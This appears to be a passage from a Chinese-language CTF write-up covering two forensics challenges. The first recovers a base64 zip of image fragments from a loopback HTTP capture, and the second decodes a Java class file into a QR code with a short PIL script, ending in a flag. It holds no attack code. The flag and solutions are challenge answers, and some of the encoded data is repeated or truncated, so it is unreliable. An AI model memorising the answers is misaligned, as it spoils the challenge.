928 5.431096 127.0.0.0
929 5.431097 127.0.0.0
930 5.431101 127.0.0.0
931 5.431111 127.0.0.0
932 5.431120 127.0.0.0
933 5.431123 127.0.0.0
934 5.431129 127.0.0.0
1053 5.479328 127.0.0.0
1054 5.479354 127.0.0.0
1055 5.479357 127.0.0.0
1056 5.479359 127.0.0.0
1057 5.479361 127.0.0.0
1058 5.479364 127.0.0.0
1059 5.479366 127.0.0.0
1060 5.479368 127.0.0.0
1061 5.479371 127.0.0.0

> Frame 1061: 11145 bytes on wire (90760 bytes captured)
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Destination: 127.0.0.1
> Transmission Control Protocol, Seq: 3141592653, Len: 11145
> [106 Reassembled TCP Segments (64000 bytes)]:
> Hypertext Transfer Protocol
> Line-based text data: text/plain


<address>Apache/2.4.25 (Ubuntu) Server at localhost Port 80</address>
</body></html>
GET /secret.txt HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Language: *
Accept-Encoding: *
Keep-Alive: timeout=15, max=1000
Cache-Control: max-age=0

HTTP/1.1 200 OK
Date: Sat, 25 Dec 2021 04:49:03 GMT
Server: Apache/2.4.25 (Ubuntu)
Last-Modified: Sat, 25 Dec 2021 04:41:07 GMT
ETag: "141291-5d3f1147c78e0"
Accept-Ranges: bytes
Content-Length: 1315473
Vary: Accept-Encoding
Content-Type: text/plain

UESDBBQAAAAAAt1mVMAAAAAAAAAAAAAAAAAAGACAY2hpcHhVVQIAAe3oMzhxqDGYcagxmF1eAsAAQT1AQAB8QAAABQ5wMEFAAIAAGAC2KZUwAAAAAAAAAAGaAABAAIABFX01BQ09TWc8uXZlloaXBzZV
VQIAAe3oMzhxqDGYcagxmF1eAsAAQT1AQAB8QAAAB8YBvjZ281YXBNTFbWd1aUIUACK8gD3xAbAFECIAbXLeEQ8RnXQ0qKgT3COfUCshaaEESGukpyFq5dYUJCTqebnKvK1ISa8Wf7ev1M2KaG1cMh
SSnf7JbUk3hZKG3g5IA0agA5Knt1gPM4UE5K3beAqHvAAABgAAAFBLAaQIAAGACADY51TAAAAA8AAAAA8AAAGAg8NoaXBzLzkyODAuG5NwQ0kAdemsZnHKDGYRygmF1eAsAAQT1AQAB8Q
AAADst/VbVNB8MnqBAYYQpCQ6nd0d3WvCkgR1RG8Q5SQ1q6u7TgRGFGZEO1SKUQKQKgyQGDt/3h/P/cv6087mva+31rLX3Kteq537uJ1pblU/UG6T1SAADuqKvBkbe1xF8KG/
2eROETuAAKE+YBupWz548FLddVAA/BhYA3Vp4tw2xTlaA+Ymv21z3RaAefP/FPMF/sH/+A//AT/8h/+gJCIAP1f3KC91R8BSad/10SL5F4/llodICACkPpXf+qC607/wb4T038h/wH/7DF/gP//
+6m1iYqIomLyOPTMeCapIy71/9KHAPHVokAQD9Ha6o65X3AudZj/7511qp3VU2q1TDFzqTyX0AF6jummypQIASILMK50GFFpMtt4m3sBQffntg/
150xRp14Z0vdQWHL3h/7PoM3UksR1qGF10TbmsFLvpZ/4m/z00H91u2/Ebyj7/1g5Hzax37h7Np7yXP38eU2jujy0/UuGwBRAFMm0FAyhmaxXQNDcbVqsGFHzbcxaIU0XoP7NlcG1VHAQcE6B/
uUv8FEseH2e1KzYv4EjZpC5pIicD946FMK1189139haE1s0MhcdOSPm+vZcqV7UsoZD7uK7YVYBkvG8M27vJXyYQWqa1mHT1YBky4Kz3uUuq5h3a07T1fFCh8HmmsWmtarIC8MLj35dy/30h1
F3gthyxZP455Z61u5M8Bf4e7bAd385e09569G3L3yWdMLMwdodSpZPycumDRLSqaID56dM6nH5teOR6ndwkwG1QT6t1EHZU0QWAXU1vK1ZTK60RMTT3z+PbdKngF3n75nbpN11FKE+HraxYmqQ
IuQpFragbnxqx+I23FCGz0pg/SyYepF10EvvSeVeqFQnvrF2zmy+e6el281cYLSAc478wdpJYkmbTs88noyJ71Vp73zslwUk1kd6au1sfKVV0e7s80rjes/
dSn9uxseFL14H74V04e2SeZq10suRZtt551q3RwUBFXuOTJXtF7L3do1C0803KdQ0sbGxjY4Lmyc+03Pjlu7bs7NfNheF570zs/Pzsr672vvr615yGUGPGRYR44ktrCgPPkt70Vr1yFev/
UeUTr+McuzZbxdj64Xxt9JZse8ZHjDFOAgnh10Z8+XrsxEZgykcCuhGhuqvA5D+7hs//6jvMh320XMcDDEIXgh8le8Fw8xBfub20bvSg0uW/
Q6+eV13z7CEBYhsUyaEH1avpaewsl6zspQ08jHvIu3rJYcyuh2DhT56PmNl//1jnhp1/KX060Uxd+mBX94q/
Q6+eV13z7CEBYhsUyaEH1avpaewsl6zspQ08jHvIu3rJYcyuh2DhT56PmNl//1jnhp1/KX060Uxd+mBX94q/
```

Base64解码后是一个zip压缩包, 解压后里面放着大量png图片, 图片文件名对应着上面

Base32解出来的内容



两个线索联想到一起, 应该就是拼图, 用Photoshop拼接后得到flag

## binary

用二进制文件读取234, 发现文件头为CAFEBABE,即class文件头, 补齐后缀名.class, 然后打开可以看到一个数组, 然后通过把数组里的数值转成字符, 可以得到base64加密的字符串, base64解密后可以得到全部01组成的字符串, 观察可以知道是37\*37的矩阵, 转成二维码形式查看, 得到flag exp如下:

```

1 from PIL import Image
2 from zlib import *
3
4 MAX = 37
5 pic = Image.new("RGB", (MAX, MAX))
6 str="00000001011100000000111110111000000001111010110101011110001110110111
7 i=0
8 for y in range(0,MAX):
9     for x in range(0,MAX):
10         if(str[i] == '0'):
11             pic.putpixel([x,y],(0,0,0))
12         else:pic.putpixel([x,y],(255,255,255))
13         i = i+1
14 pic.show()
15 #pic.save("result.png")

```



微信扫码得到flag



flag{932b2c0070e4897ea7df0190dbf36ece}